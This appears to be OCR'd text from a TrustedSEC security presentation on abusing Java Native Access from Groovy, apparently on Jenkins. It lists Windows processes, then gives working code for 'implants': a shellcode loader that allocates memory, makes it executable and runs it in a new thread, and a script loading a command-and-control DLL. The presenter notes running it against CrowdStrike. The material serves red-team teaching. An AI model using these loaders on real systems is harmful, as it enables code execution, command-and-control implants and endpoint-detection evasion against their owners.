
TRUSTEDSEC

JNA: Process Listing




```
List<Integer> getProcessIds() {
    final int PROCESS_ID_ARRAY_SIZE = 1024
    int[] processIds = new int[PROCESS_ID_ARRAY_SIZE]
    IntByReference pcbNeeded = new IntByReference()

    boolean success = Psapi.INSTANCE.EnumProcesses(processIds, processIds.size() * Integer.BYTES,
pcbNeeded)

    if (!success) {
        throw new RuntimeException("Failed to enumerate processes")
    }

    int count = pcbNeeded.getValue() / Integer.BYTES
    return processIds[0..<count].toList()
}
```

JNA: Process Listing



```
String getProcessName(int pid) {
    Pointer hProcess = Kernel32.INSTANCE.OpenProcess(0x0400 | 0x0010, false, pid)
    if (hProcess == null) {
        return "Unknown"
    }
    try {
        char[] filename = new char[1024]
        int length = Psapi.INSTANCE.GetModuleFileNameExW(hProcess, null, filename, filename.size())
        String processName = length > 0 ? new String(filename, 0, length) : "Unknown"
        return processName
    } finally {
        Kernel32.INSTANCE.CloseHandle(hProcess)
    }
}
```

JNA: Process Listing



Result

```
PID        Process Name
-------------------------------------------------------------
0          Unknown
4          Unknown
100        Unknown
308        Unknown
428        Unknown
528        Unknown
536        Unknown
596        C:\Windows\System32\winlogon.exe
664        Unknown
684        C:\Windows\System32\lsass.exe
792        C:\Windows\System32\svchost.exe
816        C:\Windows\System32\fontdrvhost.exe
824        C:\Windows\System32\fontdrvhost.exe
900        C:\Windows\System32\svchost.exe
1012       C:\Windows\System32\svchost.exe
396        C:\Windows\System32\svchost.exe
524        C:\Windows\System32\dwm.exe
740        C:\Windows\System32\svchost.exe
```

TRUSTEDSEC


JNA: Implants

Code Execution with JNA

JNA: Implants


- Unstable
- I did this against CrowdStrike and took down the Jenkins server
- But it works

JNA: Implants (injection)



```
class Constants {
    static final int PAGE_READWRITE = 0x04
    static final int PAGE_EXECUTE_READ = 0x20
    static final int MEM_COMMIT = 0x1000
    static final int MEM_RESERVE = 0x2000
}

interface Kernel32 extends Library {
    Kernel32 INSTANCE = Native.load("Kernel32", Kernel32.class)
    int GetLastError()
    Pointer CreateThread(
        Pointer lpThreadAttributes,
        int dwStackSize,
        Pointer lpStartAddress,
        Pointer lpParameter,
        int dwCreationFlags,
        IntByReference lpThreadId
    )
    int WaitForSingleObject(
        Pointer hHandle,
        int dwMilliseconds
    )

    Pointer VirtualAlloc(
        Pointer lpAddress,
        int dwSize,
        int flAllocationType,
        int flProtect
    )

    boolean VirtualProtect(
        Pointer lpAddress,
        int dwSize,
        int flNewProtect,
        IntByReference lpflOldProtect
    )
}
```

TRUSTEDSEC




```java
void Go() {
  Pointer lpAddress = Kernel32.INSTANCE.VirtualAlloc(
      null,
      fileBytes.length,
      Constants.MEM_COMMIT | Constants.MEM_RESERVE,
      Constants.PAGE_READWRITE
  )

  if (lpAddress == null) {
      throw new RuntimeException("Failed to allocate memory. Error: " + Kernel32.INSTANCE.GetLastError())
  }

  lpAddress.write(0, fileBytes, 0, fileBytes.length)

  IntByReference lpflOldProtect = new IntByReference()

  if (!Kernel32.INSTANCE.VirtualProtect(lpAddress, fileBytes.length, Constants.PAGE_EXECUTE_READ, lpflOldProtect)) {
      throw new RuntimeException("Failed to change memory protection. Error: " + Kernel32.INSTANCE.GetLastError())
  }

  IntByReference lpThreadId = new IntByReference()

  Pointer hThread = Kernel32.INSTANCE.CreateThread(
      null,
      0,
      lpAddress,
      null,
      0,
      lpThreadId
  )

  if (hThread == null) {
      throw new RuntimeException("Failed to create thread. Error: " + Kernel32.INSTANCE.GetLastError())
  }

  if (Kernel32.INSTANCE.WaitForSingleObject(hThread, (int)0xFFFFFFFF) == 0xFFFFFFFF) {
      throw new RuntimeException("Failed to wait for thread. Error: " + Kernel32.INSTANCE.GetLastError())
  }
}
```

TRUSTEDSEC

JNA: Implants (injection)


- Easy to fix with a Thread() object



```
Thread thread = new Thread(){
    public void run(){
        Go();
    }
}

thread.start();
```

TRUSTEDSEC


JNA: Implants (DLL Load)



```
@Grab(group='net.java.dev.jna', module='jna', version='5.12.1')
import com.sun.jna.Native
import com.sun.jna.Library
import com.sun.jna.Pointer


interface CustomLibrary extends Library {
    CustomLibrary INSTANCE = Native.load("C:\\Users\\Administrator\\Downloads\\c2.x64.dll",
CustomLibrary.class)

    int entrypoint ()
}

try {
    int result = CustomLibrary.INSTANCE.entrypoint()
    println "CustomFunction result: $result"
} catch (Exception e) {
    println "Error: ${e.message}"
}
```

TRUSTEDSEC

JNA: Implants (DLL Load)



jenkins.exe (1588) Properties

